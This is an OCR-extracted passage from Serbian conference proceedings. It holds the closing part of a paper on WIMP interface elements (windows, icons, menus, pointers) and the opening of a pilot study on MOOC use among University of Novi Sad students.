
Zajedno, svi ovi elementi WIMP interfejsa se nazivaju dodaci ili dodatne male aplikacije (*widgets*), a oni obuhvataju kompl*et al*ata (*toolkit*) za interakciju između korisnika i sistema. Tu će se otkriti da, iako većina modernih sistema sa prozorima obezbeđuje isti skup osnovnih dodataka, koji "izgledaju i osećaju" – kako se dodaci fizički prikazuju i kako korisnici mogu da komuniciraju sa njima da bi pristupili njihovim funkcionalnostima – sistemi sa prozorima i kompleti alata mogu drastično da se razlikuju.

Prozori (*windows*) su područja monitora koja se ponašaju kao da su nezavisni terminali sa sopstvenim pravima. Prozor može, obično, da sadrži tekst ili grafiku, a može da se pomera ili skalira. Na ekranu može da se prikaže više od jednog prozora odjednom, i na taj način je omogućeno da odvojeni zadaci budu vidljivi u isto vreme. Korisnici mogu da usmere svoju pažnju na različite prozore, jer su u stanju da se prebacuju sa jednog na drugi.

Pored ovoga, mogu da postoje posebna polja u uglovima prozora, koja omogućavaju promenu veličine, zatvaranje ili skaliranje prozora (slika 8).

Pored toga, neki sistemi omogućavaju prozore unutar prozora. Na primer, u *Microsoft Office* aplikacijama (*Excel* i *Word*), svaka aplikacija ima svoj prozor, a zatim i svaki dokument ima svoj prozor. Često je moguće da postoje različite politike rasporeda u okviru različitih prozora aplikacije.


Prozor može da bude zatvoren i izgubljen zauvek, ili može da bude "skupljen" (skaliran) do neke veoma smanjene prezentacije (zastupljenosti). Takva mala slika se koristi da predstavi zatvoren prozor, a ova prezentacija je poznata kao *ikonica* (*icon*). Dozvoljavajući primenu ikonica, mnogi prozori mogu da budu dostupni na ekranu u isto vreme, i spremni su da budu prošireni do njihove pune veličine klikom na ikonicu. Skupljanje prozora na njegovu ikonicu je poznato kao ikonofikacija prozora. Kada korisnik privremeno ne želi da prati određeni dijalog, on može da suspenduje taj dijalog ikonofikacijom prozora koji sadrži pomenuti dijalog.



Slika 7. Elementi WIMP interfejsa



DOI: 10.15308/Synthesis-2015-154-160



Slika 8. Tipičan izgled prozora

Slika 9. Različite ikonice

Ikonice mogu, takođe, da se koriste za predstavljanje drugih aspekata sistema, kao što su, na primer, korpa za "bacanje" (trajno brisanje) neželjenih datoteka, različiti diskovi, programi ili funkcije koji su dostupni korisniku. Ikonice mogu da imaju više oblika – mogu da budu realne prezentacije objekata na koje se odnose ili mogu da budu visoko stilizovane. Mogu da budu predstavljene i kao proizvoljni simboli, ali to bi moglo da bude teško za tumačenje od strane korisnika.


Poslednja osnovna karakteristika sistema sa prozorima je meni (*menu*), tehnika interakcije koja je bila uobičajena u mnogim sistemima bez prozora i pokazala se izuzetno dobro. Meni predstavlja izbor operacija ili usluga koje mogu da se obavljaju u sistemu u datom trenutku. Uređaj za pokazivanje (kursor) se koristi da ukaže na željenu opciju. Kako se kursor pomera po pozicijama stavki menija, stavke se, obično, naglašavaju inverznim prikazom ili nekom sličnom strategijom i skreću pažnju na sebe da su potencijalni kandidati za izbor. Izbor iz menija, obično, zahteva neku dodatnu akciju korisnika, kao što je pritisak tastera miša koji kontroliše kursor na ekranu, ili pritisak na neki taster na tastaturi. Meniji su neefikasni kada imaju previše prikazanih stvari, pa se zbog toga koriste kaskadni meniji. Kod kaskadnih menija izabrana selekcija stavke otvara još jedan meni, koji se "naslanja" na izabranu stavku (jer se odnosi na nju i njene, eventualne, podopcije), omogućavajući preciziranje selekcije. Poželjno je da se koristi nekoliko slojeva kaskadnih menija, ali ne bi trebalo preterivati.

Glavni meni može da bude vidljiv korisniku sve vreme, kao i linija menija (*menu bar*) i podmeniji, jer mogu da budu spušteni (kao padajući meniji) ili istaknuti u prozoru, na zahtev korisnika (slika 10).

Glavni problemi sa menijima, uopšte, su stavke (opcije) – koje stavke uključiti i kako ih grupisati. Ako se uključi previše stavki, meniji postaju predugački ili ima previše menija, dok grupisanje stvara probleme zbog toga što bi stavke, koje se odnose na istu temu, trebalo da budu smeštene pod isti naslov, a ipak mnoge stavke mogu da se grupišu pod više od jednog naslova. Kada je reč o padajućim menijima, naslov menija bi trebalo da bude definisan tako da odražava funkciju stavki menija, kao i funkcija stavki koje su grupisane u menijima. Ove grupacije bi trebalo da budu konzistentne kroz aplikacije, tako da korisnik može da prenese stečeno znanje u nove aplikacije. Opcije menija se rešaju po značaju i učestalosti upotrebe,




DOI: 10.15308/Synthesis-2015-154-160



Slika 10. Padajući meni i podmeni

a funkcije, kao što su *Save* i *Delete*, bi trebalo držati odvojeno, kako bi se sprečio slučajan izbor pogrešne funkcije, sa potencijalno katastrofalnim posledicama.

Pokazivač je važna komponenta WIMP interfejsa, jer stil interakcije koji zahteva ovaj interfejs se mnogo oslanja na pokazivanje i selekcije objekata, kao što su ikonice. Miš predstavlja ulazni uređaj koji je sposoban da odradi takve zadatke, mada alternative su i džojstici i pokazivački uređaji sa kuglom. Korisnik je predstavljen pomoću kursora na ekranu koji je pod kontrolom ulaznog uređaja. Mnoštvo pokazivačkih kursora je prikazano na slici 11.



Slika 11. Različiti pokazivački kursori

Različiti oblici kursora se često koriste za razlikovanje režima; na primer, normalni pokazivač kursora može biti u obliku strelice koji se menja/pretvara u oblik krstića (končanice) kada se crta linija. Kursori, takođe, mogu da se koriste kako bi informisali korisnika o aktivnostima sistema; na primer, kursor u obliku peščanog sata ili digitalnog sata može da se prikazuje kada je sistem zauzet učitavanjem datoteka.

## 10. ZAKLJUČAK

Kada se gleda na interfejs, lako je korisniku da se fokusira na vizuelno odvojene celine (dugmad, tasteri, meniji, tekstualna područja), ali dinamika, način na koji interfejs reaguje na radnje korisnika, su manje očigledne. Razvoj i dizajn dijaloga se, u većini slučajeva, fokusira skoro u potpunosti na izbor i specifikacije odgovarajućih sekvenci akcija i odgovarajućih promena u stanju interfejsa. Međutim, to se obično ne koristi na finom nivou detalja i namerno ignoriše "semantički" stepen interfejsa; na primer, validacija numeričke informacije u sistemu je zasnovana na obrascima (formama).

Trebalo bi se podsetiti da je interaktivnost definisanje karakteristika interaktivnog sistema. Ovo može da se vidi u mnogim oblastima HCI (*Human Computer Interaction*). Na primer, prepoznavanje govora je na niskom nivou da bi se vršila transkripcija sa trake, ali u sistemu za rezervacije avio kompanija je prihvatljivo, sve dok sistem može pouzdano da prepozna odgovore da (*yes*) i ne (*no*) i dok može da reflektuje natrag svoje razumevanje onoga što je rečeno i da traži potvrdu. Ulaz u sistem na bazi govora je težak, ali interakcija zasnovana na govoru je lakša. Takođe, u oblasti vizualizacije informacija se došlo do sjajnih rezultata, a najuzbudljivije je to što korisnici mogu da komuniciraju sa vizualizovanim informacijama i objektima u realnom vremenu, da menjaju parametre i da vide efekat.

Interaktivnost je, takođe, ključna u određivanju "osećaja" WIMP okruženja. Svi WIMP sistemi imaju gotovo iste elemente – prozore, ikonice, menije, pokazivače, okvire za dijalog, dugmad, tastere, itd. Međutim, precizno ponašanje ovih elemenata se razlikuje i unutar jednog okruženja i između okruženja. Na primer, već je bilo reči o drugačijem ponašanju padajućih i ispadajućih menija. Oni izgledaju isto, ali ispadajući meniji mogu lakše da se pozovu slučajno. U stvari, meniji su glavna razlika između *MacOS* i *Microsoft Windows* okruženja; kod *MacOS* korisnik mora da zadrži miša pritisnutog tokom selekcije menija; dok u operativnom sistemu *Windows* korisnik može da klikne na liniju sa menijima i padajući meni se pojavljuje i ostaje tamo sve dok je opcija (stavka) izabrana ili je otkazana.

## LITERATURA


Colborne, G. (2011). *Simple and Usable Web, Mobile, and Interaction Design*. SAD: New Riders.

Dix, A., Finlay, J., Abowd, G.D., & Beale, R. (2004). *Human-Computer Interaction*. London, UK: Pearson Education Limited.

Lai, R. (2013). *Digital Design Essentials: 100 Ways to Design Better Desktop, Web, and Mobile Interfaces*. SAD: Rockport Publishers.

Lidwell, W., Holden, K., & Butler, L. (2003). *Universal Principles of Design:100 Ways to Enhance Usability, Influence Perception, Increase Appealm Make Better Design Decisions, and Teach through Design*. SAD: Rockport Publishers




DOI: 10.15308/Synthesis-2015-154-160

Martin, B., & Hanington, B. (2012). *Universal Methods of Design: 100 Ways to Research Complex Problems, Develop Innovative Ideas, and Design Effective Solutions*. Beverly, MA: Rockport Publishers.

Peters, D. (2014). *Interface Design for Learning:Design Strategies for Learning Experiences*. Berkeley,CA: New Riders

Rogers, Y., Sharp, H., & Preece, J. (2014). *Interaction Design: Beyond Human-Computer Interaction*. New York, NY: John Wiley & Sons.

Sears, A., & Jacko, J.A. (2009.) *The Human-Computer Interaction Handbook: Fundamentals, Evolving Technologies and Emerging Applications*. Boca Raton: CRC Press.

Shneiderman, B., & Plaisant, C. (2006.) *Dizajniranje korisničkog interfejsa: Strategije za uspešnu interakciju ljudi i računara*. Beograd: Računarski fakultet i CET.



DOI: 10.15308/Synthesis-2015-154-160

Synthesis
International Scientific Conference of IT and Business-Related Research

# ZASTUPLJENOST MASOVNIH OTVORENIH ONLAJN KURSEVA (MOOK) MEĐU STUDENTSKOM POPULACIJOM: REZULTATI PILOT ISTRAŽIVANJA

## THE USE OF MASSIVE ONLINE OPEN COURSES (MOOCs) AMONG STUDENT POPULATION: THE RESULTS OF THE PILOT STUDY

Ivan Stojšić[1], Jelena Tomić[1], Anđelija Ivkov-Džigurski[1], Olja Maričić[2]
[1]Univerzitet u Novom Sadu, Prirodno-matematički fakultet, Novi Sad, Srbija
[2]Univerzitet u Novom Sadu, Pedagoški fakultet u Somboru, Sombor, Srbija

**Apstrakt:**
Internet je informacije i znanje učinio lako dostupnim svima, što je drastično povećalo mogućnosti za unapređenje obrazovanja svakog pojedinca. Masovni otvoreni onlajn kursevi (MOOK) su postali globalno prisutni u neformalnom i doživotnom obrazovanju miliona ljudi (u manjem obimu postali su i deo formalnog visokog obrazovanja, ukoliko matični univerzitet priznaje pomenuti kurs studenta). Poslednjih godina se značajno povećao broj institucija koje stvaraju MOOK. Mogućnosti za sticanje znanja, iskustava, veština i komuniciranje koje su stvorili MOOK nisu dovoljno iskorišćene i u realizaciji su uočeni problemi (kurseve uspešno završi manje od 10% prijavljenih učesnika). Cilj ovog rada je da predstavi trenutno stanje u razvoju masovnih otvorenih onlajn kurseva i da prikaže rezultate pilot istraživanja u kojem je učestvovalo 83 studenta sa sedam fakulteta Univerziteta u Novom Sadu. Rezultati pokazuju da 53% studenata nije znalo da MOOK postoje i da je samo 10,8% studenata pohađalo ove kurseve. Svi studenti koji su pohađali kurseve su bili više nego zadovoljni. Istraživanje je nastavljeno kako bi se uključili i studenti sa drugih univerziteta i fakulteta u Srbiji. Autori smatraju da bi studente trebalo informisati i upoznati sa MOOK platformama, jer kroz ove kurseve studenti mogu proširiti znanje stečeno na fakultetu.

**Ključne reči:**
MOOK, učenje na daljinu, otvoreni obrazovni resursi, neformalno obrazovanje studenata.

**Abstract:**
The Internet has made information and knowledge widely and easily accessible, which significantly increased the possibilities for improving education of each individual. Massive Online Open Courses (MOOCs) have become globally present in informal and lifelong education of millions of people around the globe, and to a lesser extent, these types of courses have become part of formal undergraduate and graduate programmes, provided that such courses are recognized by the university. There has been a significant increase in the number of institutions offering MOOCs over the past few years. However, the opportunities to gain knowledge, experience, communication and other necessary skills via MOOCs are not fully utilized due to numerous limitations (less than 10% of participants successfully completed such online courses). The aim of this paper is to present the current situation in developing MOOCs and to present the results of the pilot study, involving 83 students from seven faculties of the University of Novi Sad. The results show that 53% of students have never heard of MOOCs, while only 10,8% of students attended such courses. Moreover, the survey indicates that students had numerous benefits from attending such courses. The research was continued in order to take into consideration the results of the survey at other universities and faculties in Serbia. The authors believe that students should be provided with more information about MOOC platforms, since such courses enable students to expand knowledge gained at their faculties.

**Key words:**
MOOC, distance learning, open educational resources, informal student education.

## 1. UVOD

Koreni masovnih otvorenih onlajn kurseva (MOOK) se nalaze u ideji o otvorenom i svima dostupnom obrazovanju, shvatanju da znanje treba deliti besplatno i da želja za učenjem mora biti zadovoljena bez obzira na demografska, ekonomska i geografska ograničenja (Yuan & Powell, 2013). Težnja ka otvorenom pristupu znanju uticala je i na mnoge vodeće svetske univerzitete koji su prvo počeli da postavljaju predavanja i materijale sa kurseva u otvorenom pristupu, a od 2011. godine pojavljuju se u značajnijem broju besplatni onlajn kursevi, poznati kao *MOOK* i platforme (provajderi) na kojima se oni mogu pohađati (Filipi Matutinović, 2014). Moglo bi se reći da se MOOK razvijaju već od 2000. godine, ali tada nisu imali taj naziv i razvijali su se u okviru projekata kao što su: *OpenCourseWere, OpenLearn, Open Source Softwere* i drugi (Yuan & Powell, 2013).

Naziv MOOK (*massive open online course*) - masovni otvoreni onlajn kurs je nastao 2008. godine kada je Dave Cormier upotrebio ovaj termin da opiše kurs „*Connectivism and Connective Knowledge*" koji je bio dostupan kako studentima Univerziteta Manitoba (koji su plaćali školarinu i za koje je kurs donosio kredite), tako i široj javnosti besplatno putem onlajn lekcija i internet foruma. Pored 25 studenata Univerziteta Manitoba za ovaj kurs se prijavilo preko 2.300 drugih studenata iz različitih delova sveta zainteresovanih za tematiku kursa, ali ovi studenti nisu dobili kredite po završetku kursa (Cormier & Siemens, 2010; Yuan & Powell, 2013; Stevanović, 2013).

Postoje različite definicije MOOK, ali zajedničko je da su u pitanju onlajn kursevi koji imaju slobodnu registraciju, odnosno ne postoje ograničenja pri prijavljivanju (McAuley *et al*, 2010; Clow, 2013) i koji omogućavaju učenje bez prostorno-vremenskih ograničenja, čime je stvorena mogućnost da široka baza korisnika ima pristup (Stevanović, 2013) kvalitetnom obrazovanju na visokoškolskom nivou koje je u najvećem delu besplatno.

Struktura MOOK je različita i zavisi od sadržaja i karakteristika silabusa, od potreba samog kursa i od odluke instruktora (profesora) koji kreira kurs. Pri pravljenju kursa naglasak

E-mail: ivan.stojsic@yahoo.com
DOI: 10.15308/Synthesis-2015-161-165

se stavlja na odabir odgovarajućih sadržaja, sastavljanju jasnih uputstava, proizvodnji kvalitetnih videa i kreiranju prijateljskog interfejsa (Soffer & Cohen, 2015). Studenti (polaznici kursa) kurs pohađaju na način koji je sličan tradicionalnim visokoškolskim onlajn kursevima, odnosno gledanjem predavanja, čitanjem predloženih materijala i literature, rešavanjem kvizova i testova, izvršavanjem postavljenih nedeljnih zadataka (što može uključivati i ocenjivanje i proveru radova drugih studenata) i učešćem u diskusijama i forumima (EDUCAUSE, 2013). Zapaža se i pojava da se studenti organizuju u lokalne grupe za učenje i da se komunikacija među učesnicima kursa razvija i kroz društvene mreže. Ključna karakteristika MOOK-a je njegova fleksibilnost i mogućnost da student sam odredi nivo do kog želi da učestvuje u kursu, takođe ne postoji ni spoljašnji pritisak da se kurs završi do kraja (Joseph & Nath, 2013).

Danas postoji više od 50 provajdera (platformi) koje nude mogućnost da se preko njih postavljaju i pohađaju masovni otvoreni onlajn kursevi, a pregled najvećeg broja platformi i kurseva je dostupan putem sajta: www.MOOC-list.com (Filipi Matutinović, 2014). Neke od najvećih i najpoznatijih platformi su: *Coursera, edX, Udacity, FutureLearn, OpenupEd, ivercity, ALISON, Canvas, Udemy* i druge.

Sa preko 12,2 miliona registrovanih korisnika i 989 različitih kurseva koje je napravilo 117 univerziteta i drugih naučnih institucija Coursera[1] je najveća platforma preko koje se mogu pohađati MOOK. Coursera je nastala tako što su profesori sa Stanforda, Andrew Ng i Daphne Koller, formirali obrazovnu organizaciju i specijalizovani sajt za onlajn kurseve na osnovu tehnologije za učenje na daljinu koja je bila već prisutna na njihovom univerzitetu (Stevanović, 2013).

Masovni otvoreni onlajn kursevi su različito oblikovani, ali se mogu izdvojiti dva pedagoška pristupa koja imaju najveći uticaj na to kako su kursevi konstruisani. Konektivistički masovni otvoreni onlajn kursevi (ili cMOOK) predstavljaju prvi pristup i ovi kursevi su zasnovani na istoimenoj teoriji učenja, a drugi pristup čine masovni otvoreni onlajn kursevi koji se baziraju na sadržaju i transmisiji informacija, odnosno na bihejvorističkom pristupu i obeležavaju sa xMOOK (Yuan & Powell, 2013). Konektivizam je razvio *Gerge Siemens*, ova teorija je nastala pod uticajem teorija o socijalnom konstruktivizmu, teorije mreže i teorije haosa (Bulatović *et al.*, 2012). Komunikacija među učesnicima i njihovo umrežavanje čine jezgro za izgrađivanje znanja u konektivizmu (Downes, 2007). Postojanje različitih društvenih mreža značajno je olakšalo i unapredilo mogućnosti organizovanja konektivistički konstruisanog MOOK-a (Stojšić & Mijatov, 2014).

Istraživanja su utvrdila da ne postoji razlika u postignuću i obrazovnim ishodima među studentima koji su nastavu pratili na tradicionalan način na fakultetu i onih koji su pohađali onlajn kurs (Glance *et al.*, 2013).

Promene koje su uvedene na platformama i u same masovne otvorene onlajn kurseve su odgovor na uočene probleme i nedostatke. Mogućnosti za sticanje znanja, iskustva, veština i komuniciranje koje su stvorili MOOK nisu dovoljno iskorišćene i u realizaciji su uočeni problemi, kao što su: izuzetno nizak procenat učesnika uspešno završi kurs, problemi vezani za težinu i sadržaj silabusa, dolazi i do frustriranosti određenog broja studenata koji ne mogu da se uklope i prilagode ovakvom načinu učenja i pohađanja nastave, a postavlja se i pitanje vrednovanja rezultata i sertifikata koji se dobijaju prilikom uspešno završenog kursa.

Broj studenata registrovanih na platformama koje pružaju mogućnost pohađanja MOOK se svakodnevno povećava kao i broj kurseva, ali udeo onih koji uspešno završavaju kurseve je sve manji i iznosi oko 7% (Stevanović, 2014). Trenutno je taj procenat još manji i iznosi oko 4% za većinu kurseva (Werbach, 2015). Postoje kursevi na koje se prijavi i do 230.000 studenata (Stevanović, 2014), mada je prosek oko 33.000 (Kolowich, 2013).

Da bi smo detaljnije prikazali problem izuzetno malog broja onih koji uspešno završe kurseve prikazaćemo detaljnije statističke podatke za nedavno završen Coursera-in kurs „*Gamification*" (kurs je trajao 6 nedelja, od 26. januara do 8. marta 2015. godine). Za ovaj kurs se prijavilo 60.455 studenata iz 182 države i 82% studenata je već imalo završen neki nivo fakultetskog obrazovanja. Kurs je završio 3.581 student što je 5,9% od broja registrovanih studenata (za uspešan završetak kursa bio je potreban rezultat veći od 70%). Pohađanju kursa pristupilo je 44.178 prijavljenih učesnika (što je 66% od ukupnog broja prijavljenih). Većina studenata koja je pristupila pohađanju kursa je i pogledala znatan deo video materijala, dok je učešće u kvizovima bilo znatno manje, ali veće nego učešće u nedeljnim zadacima. Na forumu kursa bilo je postavljeno preko 9.000 postova i dato je preko 300 novih primera upotrebom *#Gamifyit* na društvenim mrežama (Werbach, 2015). Statistički podaci sa ovog kursa idu u prilog istraživanjima koja pokazuju da među učesnicima postoji znatan broj onih koji žele samo da gledaju video materijale i onih koji žele da gledaju materijale i da učestvuju u kvizovima, ali ne i u nedeljnim pismenim zadacima. Obe ove kategorije učesnika iako ostvaruju određen obim aktivnosti na kursu ne uspevaju da skupe dovoljan procenat da uspešno završe kurs, odnosno da dobiju potvrdu ili sertifikat (Stevanović, 2014). Kod vrednovanja svakog MOOK-a potrebno je sagledati opseg i kvalitet komunikacija (na forumu kursa, grupama za učenje, društvenim mrežama i slično) koji je uspostavljen među studentima (učesnicima kursa), jer se znatan deo učenja odvija upravo na taj način (Stojšić & Mijatov, 2014). Na osnovu svega iznetog zaključujemo da vrednovanje uspešnosti nekog MOOK-a ne možemo vršiti samo na osnovu toga koliki procenat studenata završi kurs.

Razlozi zašto samo mali broj studenata (polaznika kursa) uspešno završi MOOK do kraja su: ne postoji obaveza da se kurs završi i studenti mogu da učestvuju samo onoliko koliko žele (Joseph & Nath, 2013), zatim nedostatak vremena i/ili motivacije može biti razlog zbog koga studenti ne završe kurs do kraja, a takođe istraživanja govore da ljudi najviše vole da se zabavljaju u slobodno vreme i većina ljudi ne gleda baš pozitivno na to da slobodno vreme provodi učeći (Stevanović, 2014). Problem frustracije se može objasniti pojavom osećaja preplavljenosti, anksioznosti i izgubljenosti koji se mogu razviti kod onih studenata koji se nisu adaptirali na način učenja i pohađanja nastave putem masovnih otvorenih onlajn kurseva. Analizom izdvojenih komentara na forumima i društvenim mrežama utvrđeno je da neprilagođeni studenti najčešće ističu: da sve rade sami i da ne postoji dovoljna uključenost i podrška profesora i da često ne znaju kako da dobiju ili nađu odgovor na određeno pitanje u vezi sa kursom; da se osećaju preplavljeni sadržajima i različitim načinima kroz koje se pohađaju aktivnosti na kursu što dovodi do toga da često ne znaju šta tačno treba da rade, a takođe mnogi učesnici pokušavaju da oforme ili da se priključe grupama za učenje kako bi lakše savladali sadržaje kursa i/ili rešili postavljene zadatke (Knox, 2014). Dobar način da se studenti adaptiraju predstavljaju početni ili demo kursevi, na primer edX[2] ima početni kurs DemoX kroz koji se studenti upoznaju sa načinom kako da pohađaju kurseve na ovoj platformi. Često je i težina kursa razlog zašto kurseve završi mali broj studenta, tako je na primer *Coursera*-in kurs „*The fall and rise of Jerusalem*" završilo samo 1,8% prijavljenih učesnika, jer nivo težine i sadržaj kursa nisu odgovarali predznanju i mogućnostima studenata (Soffer & Cohen, 2015). Može se izdvojiti još razloga zašto studenti nisu

1 https://www.coursera.org

2 https://www.edx.org/course/demox-edx-demox-1



DOI: 10.15308/Synthesis-2015-161-165

motivisani da završe kurseve do kraja, ali jedan od najčešćih je i taj da studenti u najvećem broju slučajeva nisu u prilici da sertifikate iskoriste za sticanje kredita na njihovom matičnom fakultetu, a takođe dobar deo onih koji pohađaju kurseve su već završili fakultete tako da im sertifikati ili fakultetski krediti nisu ni potrebni.

Novine koje se mogu uočiti su: skraćivanje kurseva, više i nema kurseva koji traju preko 10 nedelja (i pomenuti kurs „*Gamification*" je skraćen sa 12 na 6 nedelja), zatim povećava se broj kurseva koji su stalno otvoreni (trenutno Coursera ima 77 stalno dostupnih kurseva[3], dok su na platformi *Udemy*[4] svi kursevi stalno dostupni korisnicima), takođe uvedeni su i verifikovani sertifikati koji se plaćaju i koji se dobijaju po uspešnom završetku kursa, dok Coursera ima i specijalizacije koje se sastoje od nekoliko kurseva iz iste oblasti i izrade završnog projekta na kraju[5]. Platforme kao što su Coursera, edX i iversity su uvele mogućnost da se sertifikati povežu i prikažu na Linkedin[6] profilima studenata. Pojedine kompanije koriste MOOK da pronađu talentovane studente i da regrutuju nove zaposlene (Yuan & Powell, 2013).

Dostupni podaci u kojima su analizirani pojedinačni kursevi pokazuju znatno veću prolaznost studenata koji plate kurs. Za *Coursera*-in kurs „*What a plan knows*" koji je ponudio Univerzitet u Tel Avivu (*Tel Aviv University*) 2013. godine se prijavilo 32.009 studenata, ali je kurs završilo samo 2.318 studenata, što je nešto više od 7%, ali procenat onih koji su uspešno završili kurs među onima koji su platili kurs je 62,5%, odnosno oko 9 puta bolje u odnosu na opštu prolaznost (Soffer & Cohen, 2015). Stevanović (2013) ističe da je procenat prolaznosti među studentima koji plaćaju kurs oko 70%. Isti autor ističe (2014) da ljudi više vrednuju ono što plate nego ono što dobiju besplatno, pa se na taj način može objasniti značajno veća prolaznost među studentima koji plaćaju kurs.

## 2. REZULTATI I DISKUSIJA

Pohađanje masovnih otvorenih onlajn kurseva je postalo globalno i korisnici nisu više samo fakultetski studenti. Istraživanja pokazuju da većinu prijavljenih čine osobe koje već imaju završen bar prvi nivo fakultetskog obrazovanja i da kurseve pohađaju zato što su zainteresovani za tematiku kursa i/ili radi profesionalnog usavršavanja (Belanger & Thornton, 2013; Werbach, 2015). MOOK se u najvećem broju slučajeva prave da svojom težinom odgovaraju akademskom nivou osnovnih studija (mada sve više postaju interesantni kursevi namenjeni K12 učenicima) tako da i dalje značajnu ciljnu grupu čine fakultetski studenti (pokazalo se da su za kurseve posebno zainteresovani studenti na višim stepenima studija).

